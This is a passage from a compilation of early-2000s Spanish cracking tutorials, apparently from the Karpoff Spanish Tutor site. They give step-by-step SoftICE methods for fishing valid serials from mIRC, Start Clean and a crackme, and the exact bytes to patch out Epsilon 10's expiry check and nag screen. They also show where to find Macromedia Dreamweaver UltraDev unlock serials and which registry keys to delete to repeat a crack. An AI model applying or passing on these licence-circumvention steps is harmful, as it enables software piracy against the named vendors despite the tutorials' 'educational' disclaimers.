ahora, ingresamos otra vez nuestro nombre (para mí tanso lvs kari) y la primera parte de nuestro serial valido (10360-031199 ya saben por que siempre es el 031199) y de nuevo, presionamos register, seguimos todo el procedimiento anterior, solo que la ultima dirección a revisar, es decir donde se encuentra la comparación ya no será "0049862a", ahora la dejaremos llegar hasta "0049866a" y hacemos la evaluación, en este momento, ebx de nuevo almacena la parte de nuestro serial que nos interesa, y en ebp-08 esta lo que ingresamos.

ahora tenemos nuestro serial completo, lo unico que nos queda, es unirl, en mi caso, el nombre es tanso lvs kari y el s/n completo es 10360-802802

presionamos aceptar, vamos de nuevo a help, y ahora nomas encontramos que dice about, le damos click, y vemos esto:

4)**despedida**

bueno raza, por hoy, esto es super, ya saben, si les gustaria que continuara escribiendo (digo, pa no sentirme tan mal) pues escribanme, ya sea que les haya gustado, o nomas pa decirme algo, aca estoy a su servicio (no lo tomen tan a pechos) y bueno, saludos a todos los amigos, karpoff, dek_oin, black fenix, etc. a mi amada kari, orale gente. si me quieren contactar, mi email es goleeuv@hotmail.com pd. se me olvidaba decirles, si kieren repetir el crack, se darán cuenta que si lo registraron una vez, ya no lo pueden hacer, esto es porque el programa crea una llave en el registro de windows, para poder repetir el crack, simplemente ejecuten regedit, y borren hkey_current_user\software\mirc\license y hkey_current_user\software\mirc\username. bueno este es el fin de mi segundo tut, no es cosa del otro mundo, pero tampoco es tan paja, asi que haganle ganchos y pues sabrán que todo se les facilita.

---

disclaimer: este documento fue escrito con fin educacional, por lo tanto, el autor no se responsabiliza de las acciones tomadas por terceros, ya que la información no es ningun delito.

no knowledge that is no power

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Como Crackear Start Clean v1.2

INTRODUCCION

. tag!!!

. qué onda raza!!! pues los saluda su amigo ^**[g]ole[e]**^, si el de las traducciones, o como dice karpoff andrik, pues está vez no os traigo ninguna traducción sino mi primer tutorial, este es uno de los objetivos mas viejos que hay, pero es eficiente para empezar nuestra carrera, no es una gran cosa como mucho podrán pensar, es mucho mas paja de lo que piensan (perdon si hay cosas que no entienden, si algo no queda claro, escribanme y tratare de explicarlo bien, ya que no tengo mucha experiencia escribiendo tutoriales y mi forma de hablar es muy diferente, asi que tratare de no usar muchas expresiones de mi natal guatemala).
. okillas, este es mi primer tutorial, con esto kiero empezar a ayudar al surgimiento de una nueva generación. este tut es dedicado a k4r1, ke aunke no tiene nada ke ver con todo esto, pues es mi novia.

let's work, digo, trabajemos

contenido :

0)descarga del programa.

1)reconociendo al enemigo

2)herramientas

3)comienza la acción


3)despedida

1)reconociendo al enemigo

. okas, antes de comenzar dejenme decirles que esto del crackin' no es para que la raza vea que eres k3w1 o que eres algo fuera de lo común, aunque si lo eres, no vas a andar flamenado a los wannabes. sería grandioso que tomaras en cuenta que tienes mucho que hacer, como por ejemplo aprender assembler, no te digo que tienes que dominarlo a la perfección, pero que sí sería de gran ayuda (te recomiendo las lecciones de iczelion), aunque en este tut no te será necesario, ya que trato de hacerlo lo mas fácil y entendible que puedo. familiarizate con soft ice (sice, si, etc), si no sabes que teclas presionar, te lo diré, yo uso el winice.dat de la página de the sandman, encuentralo en su página, encontrarás el link en la página de karpoff, y si no lo encuentrás pidemelo, ke te lo

enviare.
. okas, el reconocimiento que debemos hacer es el de iniciar el programa, y al hacerlo verás lo siguiente:

okas, ahora lo que tenemos que hacer es un click en el boton register, y verémos esto:



ingresa algo en los campos, en el campo name yo ingresé tanso y en el otro 031199 (la fecha en k4r1 me dió el sí, tu puedes elegir lo que kieras) y obtienes un molesto mensaje que dice incorrect code! y bueno, ahora sabes como es que se comporta nuestro programa.
. bueno no está demas decir que yo no le encontre ninguna utilidad a este programa.

2) herramientas

unicamente usaremos una herramienta, es nuestro amado soft ice (por cierto, para familiarizarte mas con él, leer los tuts que hay, si no estoy mal ya traduje uno, y hay uno bueno rondando por alli, y es el de black fenix).

3)comienza la acción

okas, ahora que ya sabes que es lo que hace el programa, estarás ansioso por empezar a crackearlo, así que no te repetiré que si te gusta el programa y despues de crackearlo kieres seguir usandolo, seria bueno que pagaras por él, hay gente que necesita vivir, ademas no tenemos que andar de lammers por allí, entendido? okas, ahora sí acción!.
ahora ingresa tus datos, de nuevo (si cerraste el programa, aunke no creo que seas tan douh!!!) y antes de presionar el botón ok, presionas ctrl+d (la combinación control d), esto invokará al soft ice notaras que no puedes usar windows, esto es poke nuestro sice ha tomado el control de todos los procesos que se están llevado a cabo, entonces fijas varios breakpoints (si eres demasiado newbie, puedes leer los tuts de dek_oin para más info), para nuestros fines, fijaremos 3 bp, estos serán:

bpx getwindowtexta
bpx getdlgitemint
bpx getdlgitemtexta

lo anterior es la forma en que le decimos a sice que detenga todo proceso que utilice las apis indicadas, es decir, que si el programa que estamos crackeando usa alguna de esas funciones, automaticamente se detendrá la ejecución de modo que podamos obtener nuestro s/n valido.
el bpx significa breakpoint on execution, en español breakpoint sobre ejecución, utilizamos esas 3 funciones porque son las mas usadas para tomar el texto de los campos de texto en los programas, aunque hay muchas mas.
okas, ahora presionad de nuevo ctrl+d y regresas a windows, ahora ya puedes presionar el botón ok. sice aparecerá, en este momento deberás presionar f11, esto para que soft ice nos muestre el código del programa que está siendo crackeado, en este caso start clean. recuerdas que en la ventanita de registro habia 2 campos, bueno, al parecer ahora está rastreando el campo del nombre, así ke no nos importa, lo que si nos interesa es que nuestro amado start clean lo utiliza para generar nuestro s/n, así que presionas f5 y.... oh!!!! sorpresa, sice regresó! esto nos indica que sí podemos (y debemos) seguir rastreando el # que ingresamos.
bueno, te preguntaras, y ahora que diablos voy a hacer? tranquilo, no comas ansias, todo a su tiempo, recuerdas el dicho? despacio porke precisa, asi que lo que nos queda hacer, es ver y analizar el siguiente fragmento de asm:

```
:004011c5 ffd6                    call esi
:004011c7 6830604000              push 00406030
:004011cc 6830614000              push 00406130
:004011d1 e8aa000000              call 00401280
:004011d6 8d442418                lea eax, dword ptr [esp+18]
:004011da 83c408                  add esp, 00000008
:004011dd 50                      push eax
:004011de 6830604000              push 00406030
:004011e3 ff1520924000            call dword ptr [kernel32!lstrcmpa]
:004011e9 85c0                    test eax, eax
:004011eb 0f8580000000            jne 00401271
```


bueno, seguro ahora debes estar preguntandote que pasa, dejame comentarte que esto nos dice que el programa toma el s/n que ingresamos, y lo compara con el verdadero, el clavo o problema, es saber donde es que esto ocurre.

okas, entonces analicemos este código para ver que encontramos, vemos que aparece **call dword ptr [kernel32!lstrcmpa]**, lugar donde son puestos los valores que seran comparados en el **test eax, eax**. la instrucción **jne 00401271** unicamente es para que si el código ingresado no es válido, nos muestre el mensaje de error.

hmmm, suena algo difícil, pero es mas paja que nada, en la practica, hacemos lo siguiente: debes estar dentro de sice, siguiendo el s/n ingresado. presionas f10 (este es el botón de rastreo, esto nos permite ejecutar el programa línea por línea, muy útil). continuas presionandola, hasta que la línea que contiene lstrcmpa quede resaltada.

en este punto, escribes "d eax" (sin las comillas, d significa dump, en español es descargar o mostrar al usuario) para que te muestre el contenido del registro eax. y ahora lo que ves, no es nada más ni nada menos que el "031199". huh, vamos por buen camino, si en este punto te sientes cansado, y no kieres mas, pues que poca paciencia tienes, mejor dedicate a otra cosa, o juega un poco, así como yo, cuando me aburro, juego mortal kombat trilogy v. pc, ejeje, es lo mejor.
okas, os decía que vamos por buen camino, casí a punto de acabar este tut, así que manos a la ubre, digo a la obra, lo que tenemos que hacer ahora, es encontrar nuestro s/n válido, pero como? no se desesperen, recuerdan las primeras lineas de código del fragmento que están arribita? si no, veanla, y se darán cuenta que hay 2 direcciones que son empujadas al principio, bueno, veamos los contenidos de estás direcciones, comencemos por la segunda (según la lógica, en esta dirección deberíamos encontrar lo que estamos buscando), escribimos "d 406130" y lo que encontramos es "tanso", damnit, en está dirección está nuestro nombre, así que probemos la primera, "d 406030" y encontramos un número raro: "1012-9166-1739-345", están pensando lo mismo que yo? creo que sí, me parece que ese es el número que buscamos, así que escribanlo o memoricenlo, y salgan de sice.

bueno, ahora que estamos de vuelta en windows (diganme si no se siente bien regresar al entorno gráfico y al manejo de lo conocido?), vamos a nuestro programita, e ingresamos el código que necesitamos, y nos encontramos con esto



ahora presionamos enter o el botón ok, y.....

4)**despedida**

bueno raza, esto es todo por esta vez, es más dificil de lo que esperaba esto de escribir tutoriales, pero bien vale la pena, tuve algunos problemas a la hora de completar esto, pero es el problema de usar varios winice.dat, asi que no os preocupeis. por cierto, saludos a todos los amigos, karpoff, dek_oin, black fenix, etc. a mi amada kari, y a spencer (estos 2 ultimos na de na con el underground, pero son de lo mejor) orale gente. si me quieren contactar, mi email es goleeuv@hotmail.com pd. se me olvidaba decirles, si kieren repetir el crack, se darán cuenta que si lo registraron una vez, ya no lo pueden hacer, esto es porque el programa crea una llave en el registro de windows, para poder repetir el crack, simplemente ejecuten regedit, y borren hkey_current_user\software\start clean.

---

disclaimer: este documento fue escrito con fin educacional, por lo tanto, el autor no se responsabiliza de las acciones tomadas por terceros, ya que la información no es ningun delito.

Karpoff Spanish Tutor

Crackme de CrackViz, vencido!!!

INTRODUCCION

TAG!!!

Qué onda raza!!! de nuevo aca su amigo ^[G]oLe[E]^, pues esta vez me dije a mi mismo: "Mi mismo, habiendo tanto crackme en la página de Karpoff (que valga la propa) poke no crackeamos uno".
Y bueno, me decidí a crackearlo, y como saben, nunca se deja de aprender, lei un manual muy bueno acerca de como cachar s/n con la función hmemcpy, así ke lo intente, el crackme fue el de crackviz, y os presento la forma de crackearlo en unos minutos, dependiendo de la velocidad de tu compu y de tus manos y ojos. :oP.
Okas, también se me olvidaba decirles que he escrito este tut unos minutos después que mi ekipo, el ReAl mAdRiD venció 3-2 a la Lazzio (02/13/2001), lo cual me dió un poco más de animo. KaRi IcH LiEbE DiCh.

Let's Work, digo,
Trabajemos

Contenido :

1)Reconociendo al enemigo

2)Herramientas

3)Comienza la Acción

4)Despedida

1)Reconociendo al Enemigo

Okas, como ya todos deben saber, lo mejor a la hora de crackear algo, es saber como se comporta ante determinadas situaciones (sorry, este tu no tendrá fotos), y bueno, al conseguir el crackme, hacemos correr CrkMeViz.exe, una pequeña ventana, con un menu Archivo, abrimos el menú, hacemos click en registrar, nos aparece una ventanita pidiendonos el # para registrarnos, ingresamos el ya conocido 031199.
Hmmmmmmm!! nos aparece una ventana que dice Numero de Serie Incorrecto; click en aceptar, y se cierra la ventanita, dejandonos en la ventana principal del programa.
Okas, suficiente del comportamiento de nuestro enemigo, acaba de preparar su muerte!!!.

2) HERRAMIENTAS

Unicamente usaremos una herramienta, es nuestro amado Soft ICE, eje je, ya se habrán dado

cuenta, con el SICE hacemos mucho!!!!, lápiz y papel, si no tienes memoria suficiente o tu ventana de comando y ventana de datos son muy pekeñas.

3)Manos a la Ubre, Digo a la obra

Well, it´s time to start workin' (opss, sorry, se me olvida que no estoy en gringolandia). Bueno, es hora de empezar a trabajar, Abre el programa y ve al dialogo de registro, ingresa 031199 (o lo que quieras) y NO PRESIONES EL BOTÓN DE REGISTRO!!!!, en su lugar presiona CTRL D para abrir SICE, pon un bpx para Hmemcpy así:

bpx Hmemcpy

Ahora salimos de SoftICE con F5 y presionamos Registrar (o ALT R para los que no nos gusta usar mucho el mouse).
Ahora debería aparecer SICE debido a la utilización de Hmemcpy, y EuReKa, lo hizo, hmmmm, ahora tenemos que llegar al código del programa, porque dejenme contarles que donde aparecimos no es el código del programa, si no que el código de Windows, Oks, ahora debemos presionar F10 muchas veces, hasta que en el "título" de la ventana de código veamos algo como "MSVBVM50!text+C9E7", generalmente lo encontrarás después de ver "KERNEL32!_FREQASM+04D7" en ese lugar.

Cuando llegues a este lugar, presiona ALT F4 (asumo que estás usando el WINICE.DAT de Sandman, disponible en su página, o pidemelo) lo cual es una gran ayuda a la hora de crackear programas VB. Cuando lo hagas, veras en la ventana de datos una linea que dice: "Patern found at ####:########" (lo pongo así poke las direcciones podrian diferir).

A esta altura, debemos eliminar el breakpoint que habiamos fijado para hmemcpy, y fijar uno para la dirección que nos dío como resultado el paso anterior (bpx ####:########). Lo anterior debes hacerlo sin salir del SoftICE, para evitar recibir el mensajito de numero incorrecto, pero si eres as DoUh!! as i think, que otra, pero bueno, al fijar el bpx, presiona F5 y SICE aparecerá de nuevo (eso espero) justo en la dirección para la que fijaste el bpx, verás un código parecido a este:

```
016F:7979D9E7                    RET 0004
016F:7979D9EA                    PUSH ESI
016F:7979D9EB                    PUSH EDI
016F:7979D9EC                    MOV EDI,[ESP+10]
016F:7979D9F0                    MOV ESI,[ESP+0C]
016F:7979D9F4                    MOV ECX,[ESP+14]
016F:7979D9F8                    XOR EAX, EAX
016F:7979D9FA                    REPZ CMPSW
016F:7979D9FD                    JZ 7979DA04
016F:7979D9FF                    SBB EAX, EAX
```

Oks, con el bp que fijaste, apareces en la línea resaltada en azul, escribes d esi para ver el contenido de esi, y es basura, lo mismo para edi presiona, presiona F10 hasta que la linéa 016F:7979D9F4 MOV ECX,[ESP+14] este resaltada, aca escribres: "d ecx" y..... Voila!! encontramos el # de serie por lo que parece, tomamos nota del mismo, limpiamos breakpoints (bc *), y salimos de SoftICE con F5.

Hmmm, volvemos a abrir la ventana de registro, ingresamos nuestro # de serie y..... EXITO TOTAL.
Eso es todo, así de fácil.

4)Despedida

Bueno Raza, esto es todo por esta vez, que viva el Foot Ball, ejo, el Real, los Rojos, y mi Novia. Por cierto, saludos a todos los amigos, Karpoff, Dek_Oin, Black Fenix, etc. Si me quieren contactar, mi email es goleeuv@hotmail.com PD. Ya Basta de Gente tonta que se roba los tuts, porfa, no hay que ser, si tanta es la cosa, pidan permiso a los escritores para publicar los tuts. KaRi, ich liebe dich

---

Disclaimer: este documento fue escrito con propositos educacionales, debido a que la información es un derecho. No me hago responsable por lo que puedas y quieras hacer con la info aquí presentada.

Karpoff Spanish Tutor

Programa:	Epsilon 10.00

PROTECCION:	Límit Temporal Hard-Coded		
Descripcion:	Editor		
Dificultad:	Newbie		
DOWNLOAD:	http://www.lugaru.com/		
Herramientas:	Softice, Editor Hexadecimal (el que más os guste)		
CRACKER:	**KuaTo_ThoR**	**FECHA:**	12/02/2001

INTRODUCCION


Muy buenas a Todos amigos. En este programa veremos un buen ejemplo de lo que se denomina **Límite Temporal Hard-Coded** (HC), que suena como si fuese muy jodido, pero no lo es, al menos en este programa, desde luego los hay más jodidos.

Este tipo de protección, se diferencia del típico programa de límite 30 dias, o los que sean, básicamente en que la fecha de fin de evaluación del programa viene prefijada, codificada en el propio programa. No depende del dia en el que comencemos la evaluación. Por tanto el método general de actuación de estos programas, será básicamente, mirar la fecha del sistema, comprobarla con la fecha límite establecida, y si nos hemos pasado, ya no funciona el programa.

AL ATAKE

Preliminares. Obtener Información

Lo primero como siempre es saber de que va el tema. Ejecutamos el programa, y nos aparece una ventana, con lo siguiente:



Mmmm..... el programa expira el 1 Marzo de 2001, de aqui deducimos que estamos ante una protección HC. Analizamos el archivo ejecutable, epsilon.exe, con el File InsPEctor, con el Language 2000, o con el que más nos guste, y nos dice que el archivo no esta empaquetado y que está hecho en Visual C++. Perfecto.

AL ATAKE

Bien, ponemos a punto Sice, listo para el ataque...

Puesto que lo que nos interesa es la comparación temporal, antes de arrancar el programa, vamos a Sice (Ctrl+D) y ponemos un par de breakpoints, concretamente **bpx GetSystemTime** y **bpx GetLocalTime**. Ahora sí, salimos de Sice (F5) y arrancamos Epsion. Salta Sice (GetSystemTime), pulsamos F5, vuelve a saltar Sice (GetLocalTime), y volvemos a pulsar F5, ya ha arrancado el programa, y no ha vuelto a romper Sice. Por tanto, una de esos dos sitios es el que nos interesa. Si os habéis dado cuenta, la segunda vez ya había aparecido la ventana del programa, pero aún no la nag inicial. Por tanto nos centraremos en la segunda llamada.

Volvemos a arrancar el programa, y en la segunda ruptura de Sice, pulsamos F12 (una vez) hasta que aparecemos en nuestro programa, concretamente aparecemos aquí:

```
:00431478 50 push eax

* Reference To: KERNEL32.GetLocalTime, Ord:00E2h
|
:00431479 FF1530C64500 Call dword ptr [0045C630]
:0043147F 668B4C2404 mov cx, word ptr [esp+04] <- Aquí aparecemos.
:00431484 8B742418 mov esi, dword ptr [esp+18]
:00431488 66890E mov word ptr [esi], cx
:0043148B 668B4C2406 mov cx, word ptr [esp+06]
:00431490 66894E02 mov word ptr [esi+02], cx
....
:004314D0 6689460E mov word ptr [esi+0E], ax
:004314D4 5E pop esi
:004314D5 83C410 add esp, 00000010
:004314D8 C3 ret <- Fin de la llamada que nos trajo aquí.
```

Podemos ver que no hay ninguna comparación en el trozo completo de códgio, ni nada interesante, por tanto vamos hasta el Ret, pata volver a la llamada que nos trajo aquí:

```
:00420C38 E833080100 call 00431470 <- Esta llamada es la del GetLocalTime
:00420C3D 0FBF442404 movsx eax, word ptr [esp+04] <- Interesante. ?eax = año
:00420C42 0FBF4C2406 movsx ecx, word ptr [esp+06] <- Interesante. ?ecx = mes
:00420C47 0FBF542408 movsx edx, word ptr [esp+08] <- Interesante. ?edx = dia
:00420C4C 83C404 add esp, 00000004
:00420C4F 6A01 push 00000001
```

:00420C51 50 push eax
:00420C52 51 push ecx
:00420C53 52 push edx
:00420C54 6884E34400 push 0044E384
:00420C59 E852FEFFFF call 00420AB0 <- Una llamada que podría ser interesante.
:00420C5E 83C424 add esp, 00000024
:00420C61 C3 ret <- Salimos de aquí.

Podemos ver en los valores de eax,ecx y edx al principio, nuestra fecha de hoy (en valores hexadecimales), sin duda interesante :). Una vez que llegamos a la llamada en **00420C59**, nos metemos dentro de ella (F8):

....
:00420AC5 A304474500 mov dword ptr [00454704], eax
:00420ACA 56 push esi
:00420ACB E8D0000000 call 00420BA0 <- Una llamada, realmente interesante.
:00420AD0 83C40C add esp, 0000000C
:00420AD3 85C0 test eax, eax
:00420AD5 7511 jne 00420AE8 <- Una salto condicional.
:00420AD7 53 push ebx
:00420AD8 57 push edi
....

Tenemos una llamada, seguida de un salto condicional, vamos a entrar a ver que hay por ahí:

:00420BA0 8B44240C mov eax, dword ptr [esp+0C] <- Aquí comienza la llamada. eax=año
:00420BA4 3DD1070000 cmp eax, 000007D1 <- eax contenia el valor del año. Lo compara con 7D1 = 2001.
:00420BA9 7D03 jge 00420BAE <- Saltamos si es mayor o igual.
:00420BAB 33C0 xor eax, eax
:00420BAD C3 ret

:00420BAE 7518 jne 00420BC8 <- Si no es igual, es que es mayor, y si es mayor se termino la evaluación.
:00420BB0 8B442408 mov eax, dword ptr [esp+08] <- eax = mes
:00420BB4 83F803 cmp eax, 00000003 <- 3 = Marzo
:00420BB7 7D03 jge 00420BBC <- Igual que antes
:00420BB9 33C0 xor eax, eax
:00420BBB C3 ret

:00420BBC 750A jne 00420BC8 <- Vamos a FIN de eval.
:00420BBE 837C240401 cmp dword ptr [esp+04], 00000001 <- 1 = Dia 1
:00420BC3 7D03 jge 00420BC8
:00420BC5 33C0 xor eax, eax
:00420BC7 C3 ret

:00420BC8 B801000000 mov eax, 00000001 <- Si nos hemos pasado en la evaluación, venimos aquí.
:00420BCD C3 ret

Más claro no nos lo podían haber puesto. En resumen, si estamos aún en periodo de evaluación, pone **eax a cero**, y si nos hemos pasado, la pone **a 1**. Por tanto con sustituir la llamada que nos traía aquí por un **'mov eax, 0'**, el programa no expirará jamás. También podemos sustituir el valor del año, en lugar de **'7D1'** poner **'BB8'**, por ejemplo (hasta el año 3000 tenemos tiempo de sobra para evaluarlo :).

Aún tendremos la nag inicial. Por tanto una vez hemos regresado de esta llamada (os recuerdo estaba en **00420ACB**), vemos esto:

:00420ACB E8D0000000 call 00420BA0 <- La llamada de las comparaciones
:00420AD0 83C40C add esp, 0000000C
:00420AD3 85C0 test eax, eax
:00420AD5 7511 jne 00420AE8 <- Si fuese eax<>0 saltaríamos.
:00420AD7 53 push ebx
:00420AD8 57 push edi
:00420AD9 56 push esi
:00420ADA E8F1000000 call 00420BD0 <- Esta llamada nos saca la nag inicial.
:00420ADF 83C40C add esp, 0000000C
:00420AE2 33C0 xor eax, eax
:00420AE4 5F pop edi
:00420AE5 5E pop esi
:00420AE6 5B pop ebx

:00420AE7 C3 ret

Ahí en esa última llamada, nos aparece la nag inicial, sólo hay que nopearla (5 nops) o podéis poner cualquier otra cosa para rellenar, eso sí, que ocupe los cinco bytes del call.


En resumen:

- En 420ACB sustituimos el Call 00420BA0 (E8D0000000) por un mov eax, 0 (B800000000)

- En 420ADA sustituimos el Call 0042BD0 (E8F1000000) por cualquier cosa, por ejemplo por mov eax, 0 (B800000000).

Ya sólo queda ir al editor hexa y realizar los cambios. Los offsets os lo dejo a vosotros.

Además en el menú About, nos sigue apareciendo que nos expira el 1 Marzo de 2001. Con el Exescope podemos hacer que nos quede así: (sólo hay que cambiar el largo de la ventana ABOUTEVALBOX)



FINALIZANDO

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. Espero que os haya resultado útil este tute. No olvidéis que **nuestro objetivo sólo es aprende**r. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para todos los miembros de [K-FoR], para los amigos de Tutoriales 2000 y para todos vosotros. En especial para **Pr@fesor X**, que me proporciono el programa, como siempre :-)

Hasta la próxima...

« » ~ ~ ~ = * = ~ ~ ~ « »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« » ~ ~ ~ = * = ~ ~ ~ « »

" Bien parece que no estás cursado en esto de las aventuras: ellos son gigantes; y si tienes miedo, quítate de ahí, y ponte en oración en el espacio que yo voy a entrar con ellos en fiera y desigual batalla.

Non fuyades, cobardes y viles criaturas; que un sólo caballero es el que os acomete.
... "

El Ingenioso Hidalgo Don Quijote de la Mancha

Miguel de Cervantes Saavedra

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: **MACROMEDIA DREAMWEAVER ULTRADEV versión Tryout. (Ampliación de MACROMEDIA PRODUCTS)**

PROTECCION:	**Alguna versión de Sales Agent.**		
Objetivo:	Buscar el Código que desbloquea el programa.		
Descripcion:	Un nuevo regalo de Macromedia.		
Dificultad:	Novato.		
DOWNLOAD:	http://www.macromedia.com/support/ultradev		
Herramientas:	**Softice 3.24, W32Dasm 8.9, Antivirus actualizado.**		
CRACKER:	**Arkanian.**	**FECHA:**	**15/02/2001**

INTRODUCCION

No espabilan, se les ha advertido por activa y por pasiva, y no espabilan, ellos sabrán lo que hacen y porqué lo hacen. Remito a la gente interesada a mi ensayo anterior acerca de los Productos Macromedia , ¡¡¡de hace seis meses!!!, lo poco que han cambiado las cosas después de todo este tiempo, más de lo mismo, ni siquiera han cambiado la versión de Sales Agent, sigue siendo la 3.1.2, estoy bastante decepcionado, esperaba encontrar otra cosa, algo más complicado o un nuevo sistema de protección, en fin, no se puede tener todo lo que se quiere...

Así que espero que este ensayo valga como una actualización del anterior. He comprobado que **TODOS** los programas de Macromedia de tipo Tryout se pueden reventar así. (Excepto **Authorware** y **Director** que, una vez liquidado Sales Agent, hay que buscar el número de serie con SoftICE, pero esto ya es otra historia).

Aquí tenemos lo último de Macromedia *"...orientado al desarrollo de aplicaciones dinámicas basadas en bases de datos a traves de internet. Las versiones de la plataforma incluyen el nuevo Fireworks 4, que ofrece al usuario toda la libertad creativa necesaria para la creación y manipulación de gráficos web, permitiendo realizar menús desplegables y animaciones de tipo rollover".* ¡Toma ya!..., ¿Qué coño son "*animaciones rollover*"?

Dejemonos de las palabras grandilocuentes de la publicidad y vamos a echar un vistazo al lugar y a la forma en la que se genera el Serial para desbloquear la versión Tryout que nos limita el tiempo de uso a 30 días.

Si te has comprado un manual o un libro sobre cualquier producto de Macromedia que viene con un CD con el programa de prueba y quieres aprender algo más, este ensayo es para ti.

AL ATAKE

Instalamos el programa , SoftICE **NO** debe estar activado, cuando aparezca la primera ventana de la instalación, abrimos una ventana MS-DOS, ejecutamos el viejo EDIT y directamente vamos a abrir el archivo **C:\Windows\Temp_istmp1.dir_istmp0.dir\serializationud10.dll**, buscamos la cadena ***Registration*** y apuntamos los diversos Números de Serie que amablemente no proporcionan.

Tenemos ya un montón de Números de Serie de unos cuantos programas de Macromedia, si no he contado mal son exactamente 9 Números validos para programas como Dreamweaver versiones 1, 2 y 3, Dreamweaver UltraDev, Drumbeat 2000 E-commerce Edition y Java Server Pages Edition, Fireworks versiones 2 y 3 y un par de números que empiezan por BDJ100-... y por BDA100-..., que exactamente no se a que programas corresponden pero que prometo averiguar a la mayor brevedad posible. Pues si que biene completito el archivo de marras...

De todas formas, una vez acabada la instalación, se puede ejecutar *Regedit* y en el registro del Windows, en **HKEY_LOCAL_MACHINE\SOFTWARE\Macromedia\Dreamweaver Ultradev\X\Registration** está el número que estamos buscando. (La X es el número de versión del programa).

¿Por qué el programa se instala automáticamente con su número de Serie? Pues porque el programa original lo necesita para poder instalarse. Imaginate que tienes el programa original, que te ha costado una pasta gansa, para instalarlo tienes que poner el Número de Serie en alguna ventana, ¿no?, bueno pues la "protección" de Sales Agent se basa en lo siguiente:

